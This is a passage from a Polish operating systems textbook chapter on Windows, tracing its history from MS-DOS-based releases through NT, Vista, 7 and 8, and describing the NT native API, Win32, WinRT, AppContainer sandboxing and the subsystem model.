Pod wpływem graficznego interfejsu użytkownika systemów badawczych rozwijanych w ośrodkach Stanford Research Institute oraz Xerox PARC, a także ich komercyjnych potomków (systemów Apple Lisa i Apple Macintosh) firma Microsoft zdecydowała się wzbogacić swój system MS-DOS o interfejs graficzny nazwany *Windows*. Pierwsze dwie wersje tego systemu (wydane w latach 1985 i 1987) nie odniosły sukcesu rynkowego, po części z uwagi na ograniczenia dostępnego wówczas sprzętu klasy PC. W roku 1990 firma Microsoft wydała system *Windows 3.0* dla platformy Intel 386, który w ciągu zaledwie sześciu miesięcy sprzedał się w liczbie pół miliona kopii.

Windows 3.0 nie był prawdziwym systemem operacyjnym, a jedynie graficznym środowiskiem pracującym ponad właściwym systemem MS-DOS, który nadal kontrolował pracę komputera i system plików. Wszystkie programy funkcjonowały w tej samej przestrzeni adresowej, a błąd w kodzie jednego z nich mógł uniemożliwić dalszą pracę całego systemu.

W sierpniu 1995 roku wydano system *Windows 95*, który zawierał wiele elementów pełnowartościowego systemu operacyjnego, w tym pamięć wirtualną, zarządzanie procesami oraz wieloprogramowość. Wraz z systemem Windows 95 wprowadzono też 32-bitowe interfejsy programowania. System Windows 95 nie oferował jednak niezbędnych mechanizmów bezpieczeństwa i nie gwarantował właściwej izolacji pomiędzy aplikacjami a systemem operacyjnym. Problemy niestabilności występuły także w kolejnych wydaniach, czyli w systemach *Windows 98* oraz *Windows Me*. Co więcej, sercem tych systemów wciąż był MS-DOS korzystający z 16-bitowego kodu asemblera.

11.1.3. Lata dwutysięczne: Windows na bazie NT

Pod koniec lat osiemdziesiątych ubiegłego wieku kierownictwo firmy Microsoft zdało sobie sprawę z tego, że dalsze rozwijanie systemu operacyjnego poprzez wprowadzanie ewolucyjnych zmian w systemie MS-DOS nie jest najlepszym rozwiązaniem. Sprzęt komputerowy stale zwiększał szybkość działania i poszerzał możliwości, co ostatecznie musiało doprowadzić do zderzenia rynków biurkowych stacji roboczych i korporacyjnych serwerów (na tym drugim rynku dominującym systemem operacyjnym był UNIX). Microsoft obawiał się też spadku konkurencyjności i udziału w rynku rodziny mikroprocesorów firmy Intel, zwłaszcza w kontekście pojawiących się architektur RISC. Aby zmierzyć się z tymi problemami, Microsoft zatrudnił grupę inżynierów pracujących wcześniej dla firmy DEC i kierowanych przez Dave'a Cutlera, jednego z najważniejszych projektantów systemu operacyjnego VMS firmy DEC. Cutler otrzymał zadanie stworzenia zupełnie nowego, 32-bitowego systemu operacyjnego, który w założeniu miał implementować

interfejs API systemu operacyjnego OS/2 (czyli API rozwijane wówczas wspólnymi siłami firm IBM i Microsoft). Właśnie dlatego w oryginalnych dokumentach projektowych zespół Cutlera nazywał tworzony system *NT OS/2*.

System Cutlera ostatecznie nazwano NT (od ang. *New Technology*, ale też dlatego, że początkowo tworzonego dla nowego procesora Intel 860 o nazwie kodowej N10). System Windows NT zaprojektowano z myślą o zapewnieniu przenośności pomiędzy różnymi procesorami ze szczególną dbałością o bezpieczeństwo i niezawodność, a także zgodność z wersjami systemu Windows zbudowanymi na bazie MS-DOS-a. Ogromne doświadczenie Cutlera zdobyte w firmie DEC ujawnia się w wielu obszarach systemu NT, stąd lądujące podobieństwa rozwiązań stosowanych w systemie NT, systemie VMS i innych systemach operacyjnych projektowanych przez Cutlera (patrz tabela 11.2).

Tabela 11.2. Systemy operacyjne firmy DEC opracowane przez zespół Dave'a Cutlera

Rok	System operacyjny firmy DEC	Cechy
1973	RSX-11M	6-bitowy, z obsługą wielu użytkowników, system czasu rzeczywistego, z mechanizmem wymiany
1978	VAX/VMS	32-bitowy, z pamięcią wirtualną
1987	VAXELAN	System czasu rzeczywistego
1988	PRISM/Mica	Projekt zarzucono na rzecz systemu MIPS/Ultrix

Programiści przyzwyczajeni tylko do systemu UNIX musieli dość długo przyzwyczajać się do nowej architektury systemu NT. Nie była to tylko kwestia wpływu systemu wcześniejszego VMS, ale też różnic dzielących systemy komputerowe popularne w czasie powstawania tego projektu. System UNIX początkowo projektowano w latach siedemdziesiątych dla systemów 16-bitowych z pojedynczym procesorem, bardzo ograniczoną pamięcią i z mechanizmami wymiany, gdzie proces był jednostką współbieżności i podziału, a operacje rozwidlania (wykonywania) procesów były realizowane niemal błyskawicznie (ponieważ systemy wymiany często kopowały procesy na dysk). System NT zaprojektowano na początku lat dziewięćdziesiątych, a więc w dobie wieloprocesorowych, 32-bitowych systemów z wielomegabajtową pamięcią i mechanizmami pamięci wirtualnej. W systemie NT wątki są jednostkami współbieżności, biblioteki dynamiczne to jednostki podziału, a operacje rozwidlania i wykonywania (*fork* i *exec*) zaimplementowano w formie pojedynczej operacji tworzącej i uruchamiającej nowy program bez uprzedniego sporządzania kopii.


Pierwszą wersję systemu Windows na bazie projektu NT (Windows NT 3.1) wydano w roku 1993. Przypisano jej numer 3.1, aby zaznaczyć zgodność z ówczesną wersją biurkowego systemu Windows 3.1. Współpraca z firmą IBM została zerwana, zatem mimo zachowania obsługi interfejsów OS/2 najważniejszymi interfejsami systemu Windows NT 3.1 były 32-bitowe rozszerzenia Windows API nazwany *Win32*. Już po rozpoczęciu prac nad systemem NT wydano system Windows 3.0, który osiągnął ogromny sukces komercyjny. Także ten system był przystosowany do uruchamiania programów zgodnych z *Win32*, ale tylko pod warunkiem zainstalowania odpowiedniej biblioteki zgodności.

Podobnie jak pierwsza wersja systemu Windows na bazie MS-DOS-a, system Windows NT w pierwszej odsłonie nie osiągnął spodziewanego sukcesu. Platforma NT wymagała więcej pamięci, liczba aplikacji 32-bitowych była stosunkowo niewielka, a niezgodność z wieloma sterownikami urządzeń i aplikacjami skłaniała wielu klientów do dalszego korzystania z systemów na bazie MS-DOS-a, które w dodatku były stale udoskonalane przez Microsoft — przede wszystkim

poprzez wydanie w 1995 roku systemu Windows 95. Trudno się więc dziwić, że system NT początkowo odnosił sukcesy tylko na rynku serwerów, gdzie konkurował z systemami VMS i NetWare.

Twórcy systemu NT osiągnęli formułowany od początku cel przenośności dzięki wydaniom z lat 1994 i 1995, w których zaimplementowano obsługę dla architektur (typu *little-endian*) MIPS i PowerPC. Pierwszym ważnym krokiem w rozwoju tej platformy było wydanie w 1996 roku systemu *Windows NT 4.0*. Nowy system oferował potencjał, bezpieczeństwo i niezawodność systemu NT, a jednocześnie cechował się tym samym interfejsem użytkownika co bardzo popularny wówczas system Windows 95.

Na rysunku 11.1 pokazano relację łączącą interfejs Win32 API z systemami Windows. Wspólny interfejs API systemów Windows na bazie MS-DOS-a i platformy NT był ważnym czynnikiem decydującym o sukcesie systemów z rodziny NT.



Rysunek 11.1. Interfejs programowania Win32 API umożliwia uruchamianie programów w niemal wszystkich wersjach systemu Windows

Opisany mechanizm zapewniania zgodności znacznie ułatwił użytkownikom odchodzenie od systemu Windows 95 na rzecz systemu z rodziny NT, co uczyniło z niego ważnego gracza na rynku wydajnych komputerów biurowych oraz serwerów. Klienci nie wykazywali podobnego zainteresowania alternatywnymi architekturami procesorów, zatem spośród czterech architektur obsługiwanych przez system Windows NT 4.0 w 1996 roku (po dodaniu obsługi procesora DEC Alpha) tylko rodzina x86 (a konkretnie rodzina procesorów Pentium) była aktywnie obsługiwana w kolejnym ważnym wydaniu — w systemie *Windows 2000*.

Windows 2000 wprowadził wiele istotnych zmian w porównaniu z wcześniejszymi wydaniami. Do najważniejszych technologii dodanych w tym systemie należały plug and play (eliminująca konieczność przekładania zworek podczas instalacji nowych kart PCI), sieciowe usługi katalogowe (dla użytkowników korporacyjnych), poprawione zarządzanie pamięcią (dla użytkowników notebooków) oraz udoskonalony interfejs GUI (dla każdego).

Techniczny sukces systemu Windows 2000 skłonił kierownictwo firmy Microsoft do rezygnacji z dalszego rozwijania systemu Windows 98 poprzez rozszerzenie zgodności z aplikacjami i urządzeniami kolejnego systemu z rodziny NT — systemu *Windows XP*. Windows XP oferował bardziej przyjazny interfejs graficzny z nowym wyglądem i sposobem obsługi, zgodnie z przyjętą przez firmę Microsoft strategią przywiązywania klientów i wymuszaniem na pracodawcach wdrażania systemów, które są doskonale znane pracownikom z ich komputerów domowych. Wspomniana strategia okazała się zadziwiająco skuteczna — w ciągu zaledwie kilku lat system Windows XP zainstalowano na setkach milionów komputerów PC na całym świecie, dzięki czemu firma Microsoft mogła osiągnąć swój cel ostatecznego zamknięcia ery systemów Windows na bazie MS-DOS-a.

Zachęcona sukcesem rynkowym systemu Windows XP firma Microsoft poszła za ciosem i przystąpiła do prac nad nowym wydaniem, które w założeniu miało raz jeszcze zdobyć serca

właścicieli komputerów osobistych. Prace nad *Windows Vista* zakończono pod koniec 2006 roku, czyli ponad pięć lat po wydaniu systemu Windows XP. W nowym systemie ponownie zmieniono projekt interfejsu graficznego i zastosowano nowe wewnętrzne mechanizmy bezpieczeństwa. Większość zmian dotyczyła jednak rozwiązań widocznych dla użytkownika. Technologie wewnętrzne doskonalono stopniowo, poprawiając zarówno czytelność kodu, jak i wydajność, skalowalność i niezawodność systemu. Wersję serwerową Visty (Windows Server 2008) wydano blisko rok po wydaniu wersji dla komputerów biurkowych. Obie wersje korzystały z tych samych kluczowych komponentów, jak jądro, sterowniki czy niskopoziomowe biblioteki i programy.

Historię związaną z początkowymi pracami nad systemem NT opisano w książce *Showstopper* [Zachary, 1994]. Można tam znaleźć sporo informacji o najważniejszych osobach zaangażowanych w ten projekt oraz analizę problemów, z którymi musi się mierzyć zespół realizujący tak ambitny projekt informatyczny.

11.1.4. Windows Vista

Wydanie systemu Windows Vista było kulminacją strategii wprowadzania na rynek coraz bardziej rozbudowanych systemów operacyjnych. Początkowe plany były tak ambitne, że po kilku latach prac Microsoft stanął przed koniecznością ich zmiany i rozpoczęcia prac nad Vistą od podstaw (tym razem w mniejszej skali). Plany niemal wyłącznego korzystania z języka programowania C# platformy .NET (z bezpieczną obsługą typów i odzyskiwaniem pamięci) odłożono na półkę; ten sam los spotkał niektóre ważne funkcje, jak zunifikowany system składowania danych WinFS umożliwiający przeszukiwanie i organizowanie danych pochodzących z różnych źródeł. Rozmiar kompletnego systemu operacyjnego Windows Vista robi wrażenie. Oryginalne wydanie systemu Windows NT składało się z 3 milionów wierszy języka C/C++. Kod systemu Windows NT 4 obejmował już 16 milionów wierszy, system Windows 2000 to aż 30 milionów wierszy, system Windows XP składa się z 50 milionów wierszy, liczba wierszy składających się na implementację Visty przekracza 70 milionów, a systemy Windows 7 i 8 mają jeszcze więcej wierszy kodu.

Znaczna część tego rozbudowanego kodu wynikała ze strategii Microsoftu, zgodnie z którą każde nowe wydanie musiało oferować użytkownikom wiele nowych funkcji. Główny katalog *system32* obejmuje blisko 1600 bibliotek dołączanych dynamicznie (ang. *Dynamic Link Libraries — DLL*) oraz 400 plików wykonywalnych (EXE), a system Vista obejmuje też wiele innych katalogów z niezliczonymi apletami (małymi aplikacjami) umożliwiającymi użytkownikom przeglądanie internetu, odtwarzanie muzyki i filmów, wysyłanie wiadomości poczty elektronicznej, skanowanie dokumentów, zarządzanie zdjęciami, a nawet przygotowywanie filmów. Ponieważ firma Microsoft chciała skłonić klientów do przejścia na nową wersję, twórcy Visty zdecydowali się zachować niemal wszystkie rozwiązania (funkcje, API, *aplety* — niewielkie aplikacje — itp.) znane z poprzedniego wydania. Zrezygnowano z zaledwie kilku elementów. Wskutek tego podejścia system Windows z wydania na wydanie rosł w zastraszającym tempie. Postęp technologiczny umożliwił zastąpienie tradycyjnego medium dystrybucji oprogramowania, jakim były dyskietki, płytami CD, a z czasem płytami DVD (to na nich są sprzedawane kopie systemu Windows Vista). Technologia jednak nadal się rozwijała. Dzięki szybszym procesorom i większym zasobom pamięci komputery mogły działać szybciej pomimo olbrzymich rozmiarów systemu.

Niefortunnie dla firmy Microsoft system Windows Vista został wydany w czasie, kiedy na rynku pojawiło się mnóstwo niedrogich komputerów, takich jak niskiej jakości notebooki oraz komputery netbook. W tych maszynach, aby zaoszczędzić koszty i przedłużyć czas pracy na bateriach, używano wolniejszych procesorów, a we wczesnych generacjach także instalowano mniej pamięci. Jednocześnie wydajność procesorów przestała poprawiać się w tym samym tempie jak wcześniej

z powodu trudności w rozpraszaniu ciepła wytwarzanego przez układy taktowane coraz szybszymi zegarami. Prawo Moore'a nadal obowiązywało, ale w nieco zmodyfikowanej wersji — zamiast dodatkowych tranzystorów wprowadzano nowe funkcje i większą liczbę procesorów, nie poprawiając wydajności maszyn jednoprocesorowych. Niekliczone funkcje systemu Windows Vista były powodem jego niższej wydajności na tych komputerach w porównaniu z systemem Windows XP, dlatego system Windows Vista nigdy nie został powszechnie zaakceptowany.

Problemy dotyczące systemu Windows Vista rozwiązyano w kolejnej wersji nazwanej *Windows 7*. Firma Microsoft zainwestowała olbrzymie sumy w automatyzację testowania i badania wydajności oraz nową technologię telemetrii i znacznie wzmacniła zespoły odpowiedzialne za poprawę wydajności, niezawodności i bezpieczeństwa. Choć w systemie Windows 7 wprowadzono stosunkowo niewiele zmian funkcjonalnych w porównaniu z systemem Windows Vista, był to system lepiej zaprojektowany i bardziej wydajny. Windows 7 szybko zastąpił system Windows Vista, a ostatecznie także Windows XP i stał się najbardziej popularną wersją systemu Windows spośród wszystkich dotychczas wydanych wersji.

11.1.5. Druga dekada lat dwutysięcznych: Modern Windows

W czasie kiedy wydano system Windows 7, branża komputerowa znów zaczęła gwałtownie się zmieniać. Sukces Apple iPhone jako przenośnego urządzenia komputerowego i pojawienie się urządzenia Apple iPad były zwiaśnem diametralnej zmiany, która doprowadziła do dominacji tańszych tabletów i telefonów z systemem Android. Sytuację tę można porównać do dominacji produktów firmy Microsoft na rynku komputerów desktop w pierwszych trzech dekadach komputerów osobistych. Małe, przenośne urządzenia, ale o dużych możliwościach obliczeniowych i wszechobecne szybkie sieci stworzyły świat, w którym komputery przenośne i usługi sieciowe stały się dominującym paradygmatem. Stary świat komputerów przenośnych został zastąpiony przez środowisko urządzeń z małymi ekranami, na których działały łatwe do pobrania z sieci Web aplikacje. Nie przypominały one tradycyjnych programów, takich jak edytory tekstu, arkusze kalkulacyjne i urządzenia połączone z korporacyjnymi serwerami. Zamiast tego zapewniały dostęp do takich usług jak wyszukiwanie w sieci WWW, sieci społecznościowe, Wikipedia, strumieniowo przesyłana muzyka i wideo, zakupy oraz osobiste surfowanie. Model biznesowy dla komputerów również uległ zmianie. Największą siłą napędzającą rozwój techniki obliczeniowej stały się nowe możliwości reklamowania towarów i usług.

Microsoft rozpoczął proces transformacji w firmę dostarczającą *urządzenia i usługi*, by móc lepiej konkurować z firmami Google i Apple. Potrzebował do tego systemu operacyjnego, który można by zastosować w szerokim spektrum urządzeń: telefonach, tabletach, konsolach do gier, laptopach, komputerach stacjonarnych, serwerach i w chmurze. Windows przeszedł więc jeszcze większą ewolucję niż w czasach wdrażania Windows Vista. W efekcie powstał *Windows 8*. Jednak tym razem firma Microsoft wyciągnęła wnioski z projektu Windows 7 i podjęła wysiłki zmierzające do stworzenia dobrze zaprojektowanego, wydajnego i mniej „zatłoczonego” produktu.

Windows 8 zbudowano na bazie modułowego podejścia *MinWin*, które firma Microsoft zastosowała podczas tworzenia systemu Windows 7. Dążyono do stworzenia niewielkiego rdzenia systemu operacyjnego, który mógłby być rozbudowywany na różnych urządzeniach. Celem było to, aby system operacyjny budowany dla konkretnych urządzeń był rozszerzeniem tego rdzenia o nowe interfejsy użytkownika i funkcje, a jednocześnie aby wrażenia użytkowników z pracy z systemem były jak najbardziej zbliżone na wszystkich urządzeniach. To podejście z sukcesem zastosowano na platformie Windows Phone 8, która współdzieli większość podstawowych plików binarnych z systemem na komputery stacjonarne i serwery Windows. Obsługa telefonów i tabletów

przez system Windows wymagała wsparcia dla popularnej architektury ARM, jak również nowych procesorów Intel przeznaczonych dla tych urządzeń. Windows 8 stał się częścią ery Modern Windows dzięki wprowadzeniu zasadniczych zmian w modelu programowania. Zmiany te omówimy w następnym podrozdziale.

System Windows 8 nie zyskał powszechnego uznania. W szczególności brak przycisku *Start* na pasku zadań (i powiązanego z nim menu) był postrzegany przez wielu użytkowników jako ogromny błąd. Inni sprzeciwiali się stosowaniu interfejsu typowego dla tabletów na komputerach desktop wyposażonych w duży monitor. Microsoft odpowiedział na tę i inne krytyczne uwagi, publikując 14 maja 2013 roku aktualizację systemu pod nazwą *Windows 8.1*. W tej wersji rozwiązano wymienione wcześniej problemy, a jednocześnie wprowadzono szereg nowych funkcji — np. lepszą integrację z chmurą. Ponadto wprowadzono wiele nowych programów. Mimo że w tym rozdziale będziemy posługiwać się bardziej ogólną nazwą systemu Windows 8, wszystko, co zostało opisane w rozdziale, dotyczy sposobu, w jaki działa system Windows 8.1.


11.2. PROGRAMOWANIE SYSTEMU WINDOWS

Czas rozpocząć analizę technicznych aspektów funkcjonowania systemu Windows. Zanim jednak przejdziemy do szczegółów wewnętrznej struktury, przyjrzymy się rdzennemu interfejsowi programowania NT API dla wywołań systemowych oraz podsystemowi programowania Win32 wprowadzonemu w systemach Windows na bazie NT, a także nowoczesnemu środowisku programowania WinRT wprowadzonemu w systemie Windows 8.

Warstwy systemu operacyjnego Windows pokazano na rysunku 11.2. Pod warstwami apletów i graficznego interfejsu użytkownika (GUI) znajdują się interfejsy programowe wykorzystywane przez aplikacje. Jak w większości systemów operacyjnych, wspomniane warstwy składają się w dużej mierze z bibliotek kodu (DLL), które są dynamicznie dołączane do programów żądających dostępu do odpowiednich funkcji systemu. System Windows obejmuje też wiele interfejsów programowania, które zaimplementowano w formie usług działających jako odrębne procesy. Aplikacje komunikują się z usługami trybu użytkownika za pośrednictwem *zdalnych wywołań procedur* (ang. *Remote Procedure Calls — RPC*).

Sercem systemu operacyjnego NT jest program trybu jądra NTOS (*ntoskrnl.exe*) udostępniający interfejsy tradycyjnych wywołań systemowych wykorzystywanych przez pozostałe składniki systemu operacyjnego. W systemie Windows tylko programiści samego Microsoftu mogą implementować warstwę wywołań systemowych. Wszystkie publikowane interfejsy trybu użytkownika należą do tzw. osobowości (ang. *personalities*) systemu operacyjnego zaimplementowanych z wykorzystaniem *podsystemów* ponad warstwami NTOS.

Początkowo system NT obsługiwał trzy osobowości: OS/2, POSIX i Win32. Z obsługi OS/2 zrezygnowano wraz z wydaniem systemu Windows XP. Obsługę osobowości POSIX ostatecznie usunięto w systemie Windows 8.1. Obecnie wszystkie aplikacje systemu Windows są pisane przy użyciu interfejsów API zbudowanych na bazie podsystemu Win32, takich jak API WinFX w modelu programowania .NET. Interfejs API WinFX zawiera wiele funkcji Win32. W rzeczywistości sporo funkcji bazowej biblioteki klas w WinFX (ang. *Base Class Library*) to po prostu opakowanie wywołań Win32 API. Do zalet WinFX można zaliczyć bogactwo obsługiwanych typów obiektowych, uproszczone, spójne interfejsy oraz zastosowanie środowiska CLR (od. ang. *Common Language Runtime*) włącznie z mechanizmem odśmiecania (GC).



Rysunek 11.2. Warstwy programowania w systemie Modern Windows

Wersje Modern Windows zaczynają się od systemu Windows 8, dla którego wprowadzono nowy zestaw interfejsów API WinRT. Wraz z wprowadzeniem systemu Windows 8 tradycyjne aplikacje desktop Win32 stały się przestarzałe. W zamian zaczęto promować paradygmat jednej aplikacji uruchomionej na pełnym ekranie oraz położono nacisk na interfejs dotykowy zamiast myszki. Firma Microsoft uznała te przedsięwzięcia za konieczny krok w ramach przejścia do jednego systemu operacyjnego, który mógłby działać na telefonach, tabletach i konsolach do gier, jak również na tradycyjnych komputerach osobistych i serwerach. Zmiany w GUI niezbędne do wsparcia tego nowego modelu wymagają przebudowania aplikacji do nowego modelu API — *Modern Software Development Kit*, który obejmuje API WinRT. Interfejsy API WinRT są starannie opracowywane, tak by zapewniały bardziej spójny zestaw zachowań i interfejsów. Dla tych interfejsów API są dostępne wersje dla programów C++ i .NET, ale również JavaScript dla aplikacji działających w przypominającym przeglądarkę środowisku *wwa.exe* (ang. *Windows Web Application*).

Oprócz interfejsów API WinRT do **MSDK** (ang. *Microsoft Development Kit*) włączono wiele istniejących API Win32. Dostępne pierwsze wersje API WinRT nie wystarczały do napisania zbyt wielu programów. Niektóre z dołączonych interfejsów API Win32 wybrano w celu ograniczenia pewnych zachowań aplikacji. I tak aplikacje nie mogą tworzyć wątków bezpośrednio za pomocą wywołań MSDK, ale muszą wykorzystywać pulę wątków Win32 w celu uruchomienia współbieżnych działań w ramach procesu. To dlatego, że system Modern Windows ma spowodować przejście od stosowania modelu wątków do modelu zadań. Ma to na celu rozdzielenie zarządzania zasobami (priorytety, powinnowactwa procesora) od modelu programowania (określenie współbieżnych działań). Do innych pominiętych interfejsów API Win32 należy większość interfejsów obsługi pamięci wirtualnej. Programiści powinni wykorzystywać interfejsy API zarządzania stertą z Win32. Nie mogą zarządzać zasobami pamięci bezpośrednio. Interfejsy API, które wcześniej zostały zaniechane w Win32, pominięto również w MSDK. Podobnie wszystkie API obsługi kodowania ANSI. API MSDK obsługują wyłącznie kodowanie Unicode.

Wybór słowa *Modern* (dosł. nowoczesny) na określenie takiego produktu jak Windows jest dość zaskakujący. Być może, jeśli za 10 lat powstanie system Windows nowej generacji, będzie określany przymiotnikiem *post-Modern*.

W przeciwnieństwie do tradycyjnych procesów Win32 czasem życia procesów, które uruchamiają aplikacje *modern*, zarządza system operacyjny. Kiedy użytkownik przełącza się z aplikacji, system daje kilka sekund na zapisanie stanu aplikacji, po czym przestaje przydzielać jej zasoby procesora do czasu, aż użytkownik z powrotem przełączy się do aplikacji. Jeśli w systemie zaczyna brakować zasobów, może on zakończyć procesy aplikacji i nie musi wznowić ich działania. Kiedy w przyszłości użytkownik ponownie przełączy się do aplikacji, system operacyjny ją zrestartuje. Aplikacje, które mają potrzebę uruchamiania zadań w tle, muszą to specjalnie zorganizować, wykorzystując nowy zbiór interfejsów API WinRT. Aktywności w tle są starannie zarządzane przez system, tak aby wydłużyć czas życia baterii i zapobiec ingerencji w działanie aplikacji pierwszego planu, z których aktualnie korzysta użytkownik. Zmiany te zostały wprowadzone do systemu Windows, aby działał lepiej na urządzeniach mobilnych.

W świecie aplikacji desktop Win32 aplikacje są instalowane poprzez uruchamienie programu instalacyjnego, który jest częścią aplikacji. Aplikacje *modern* muszą być instalowane przy użyciu należącego do systemu Windows programu AppStore, który zainstaluje tylko aplikacje przesypane przez deweloperów do sklepu online prowadzonego przez Microsoft. Naśladowuje on taki sam udany model, jaki wprowadziła firma Apple i który został zaadaptowany w systemie Android. Microsoft nie zaakceptuje aplikacji w sklepie, jeśli nie przejdą one weryfikacji. W procesie weryfikacji następuje m.in. sprawdzenie, czy aplikacja używa wyłącznie API dostępnych w MSDK.


Kiedy działa aplikacja *modern*, to zawsze wykonuje się w *piaskownicy* o nazwie AppContainer. Uruchamianie procesów w piaskownicy jest techniką zabezpieczeń mającą na celu izolowanie mniej zaufanego kodu tak, aby nie mógł on swobodnie manipulować danymi systemu lub użytkownika. Program AppContainer traktuje każdą aplikację jako odrębnego użytkownika i stosuje funkcje zabezpieczeń systemu Windows w celu zablokowania swobodnego dostępu aplikacji do zasobów systemu. Gdy aplikacja potrzebuje dostępu do zasobów systemu, korzysta z interfejsów API WinRT, które komunikują się z *procesami brokerów* (ang. *broker processes*). Procesy te mają dostęp do szerszego zakresu komponentów systemu, np. plików użytkownika.

Jak pokazano na rysunku 11.3, podsystemy NT są zbudowane z czterech elementów: procesu podsystemu, zestawu bibliotek, haków funkcji CreateProcess i obsługi w jądrze. Proces podsystemu w rzeczywistości jest zwykłą usługą. Jedyna specjalna właściwość to ta, która jest uruchamiana za pośrednictwem programu smss.exe (menedżera sesji) — początkowego programu trybu użytkownika uruchomionego przez podsystem NT w odpowiedzi na żądanie z funkcji CreateProcess w Win32 lub odpowiedniego API w innych podsystemach. Chociaż Win32 jest jedynym pozostałym obsługiwany podsystemem, Windows nadal utrzymuje model podsystemów, włącznie z procesem podsystemu Win32 csrss.exe.

Zestaw bibliotek zarówno implementuje funkcje systemu operacyjnego wyższego poziomu, specyficzne dla podsystemu, jak i zawiera namiastki procedur, które pozwalają na komunikację między procesami przy użyciu podsystemu (pokazanego z lewej strony rysunku) oraz samego procesu podsystemu (po prawej). Wywołania procesu podsystemu zwykle odbywają się przy użyciu mechanizmów trybu jądra **LPC** (ang. *Local Procedure Call*), które implementują wywołania procedur pomiędzy procesami.

Hak w funkcji Win32 CreateProcess na podstawie binarnego obrazu wykrywa podsystem wymagany przez każdy z programów. Następnie żąda od programu smss.exe uruchomienia procesu podsystemu (o ile nie jest on jeszcze uruchomiony). Następnie proces podsystemu przejmuje odpowiedzialność za załadowanie programu.

Jądro NT zaprojektowano w taki sposób, aby obejmowało wiele mechanizmów ogólnego przeznaczenia, które mogą być użyte do pisania podsystemów specyficznych dla systemu operacyjnego.



Rysunek 11.3. Komponenty składające się na podsystemy NT

Ale istnieje również specjalny kod, który musi być dodany w celu prawidłowego zaimplementowania każdego podsystemu. Dla przykładu natywne wywołanie systemowe `NtCreateProcess` implementuje dublowanie procesu w ramach obsługi wywołania systemowego `POSIX fork`, a jądro implementuje dla Win32 szczególnego rodzaju tablicę łańcuchów znaków (zwanych atomami), która pozwala na skuteczne współdzielenie pomiędzy procesami łańcuchów tylko do odczytu.

Procesy podsystemu są natywnymi programami NT korzystającymi z rodzimych wywołań systemowych dostarczanych przez jądro NT i podstawowe usługi, takie jak `smss.exe` i `lsass.exe` (administracja zabezpieczeniami lokalnymi). Nativne wywołania systemowe uwzględniają działające pomiędzy procesami mechanizmy zarządzania adresami wirtualnymi, wątkami, uchwytnami i wyjątkami w procesach stworzonych z myślą o uruchomieniu programów napisanych w celu wykorzystania określonego podsystemu.

11.2.1. Rdzenny interfejs programowania aplikacji (API) systemu NT

Jak wszystkie systemy operacyjne, Windows definiuje zbiór obsługiwanych przez siebie wywołań systemowych. W systemie Windows wspomniane wywołania są zaimplementowane w warstwie wykonawczej NTOS pracującej w trybie jądra. Microsoft opublikował bardzo niewiele szczegółów o swoich rdzennych wywołaniach systemowych. Wywołania tego typu są wykorzystywane wewnętrznie przez programy niższego poziomu dostarczane wraz z systemem operacyjnym (a więc głównie usługi i podsystemy) oraz przez sterowniki urządzeń działające w trybie jądra. Rdzenne wywołania systemowe NT z reguły nie są zmieniane w kolejnych wydaniach — firma Microsoft nie decyduje się na ich upublicznenie, aby aplikacje pisane dla systemu Windows korzystały raczej z interfejsu Win32 i — tym samym — aby zwiększyć prawdopodobieństwo ich prawidłowego działania zarówno w systemach na bazie MS-DOS-a, jak i w systemach Windows z rodziną NT (interfejs Win32 API jest wspólny dla obu linii produktów).

Większość rdzennych wywołań systemowych NT operuje na rozmaitych obiektach trybu jądra, w tym m.in. na plikach, procesach, wątkach, potokach, semaforach. W tabeli 11.3 wymieniono kilka typowych kategorii obiektów trybu jądra obsługiwanych przez jądro systemu Windows. Poszczególne typy obiektów omówimy bardziej szczegółowo nieco później, przy okazji analizy działania menedżera obiektów.

Tabela 11.3. Typowe kategorie typów obiektów trybu jądra

Kategoria obiektów	Przykłady
Synchronizacja	Semafony, muteksy, zdarzenia, porty IPC, kolejki operacji wejścia-wyjścia
Wejście-wyjście	Pliki, urządzenia, sterowniki, liczniki czasowe
Program	Zadania, procesy, wątki, sekcje, tokeny
Win32	Pulpity graficzne, wywołania zwrotne aplikacji

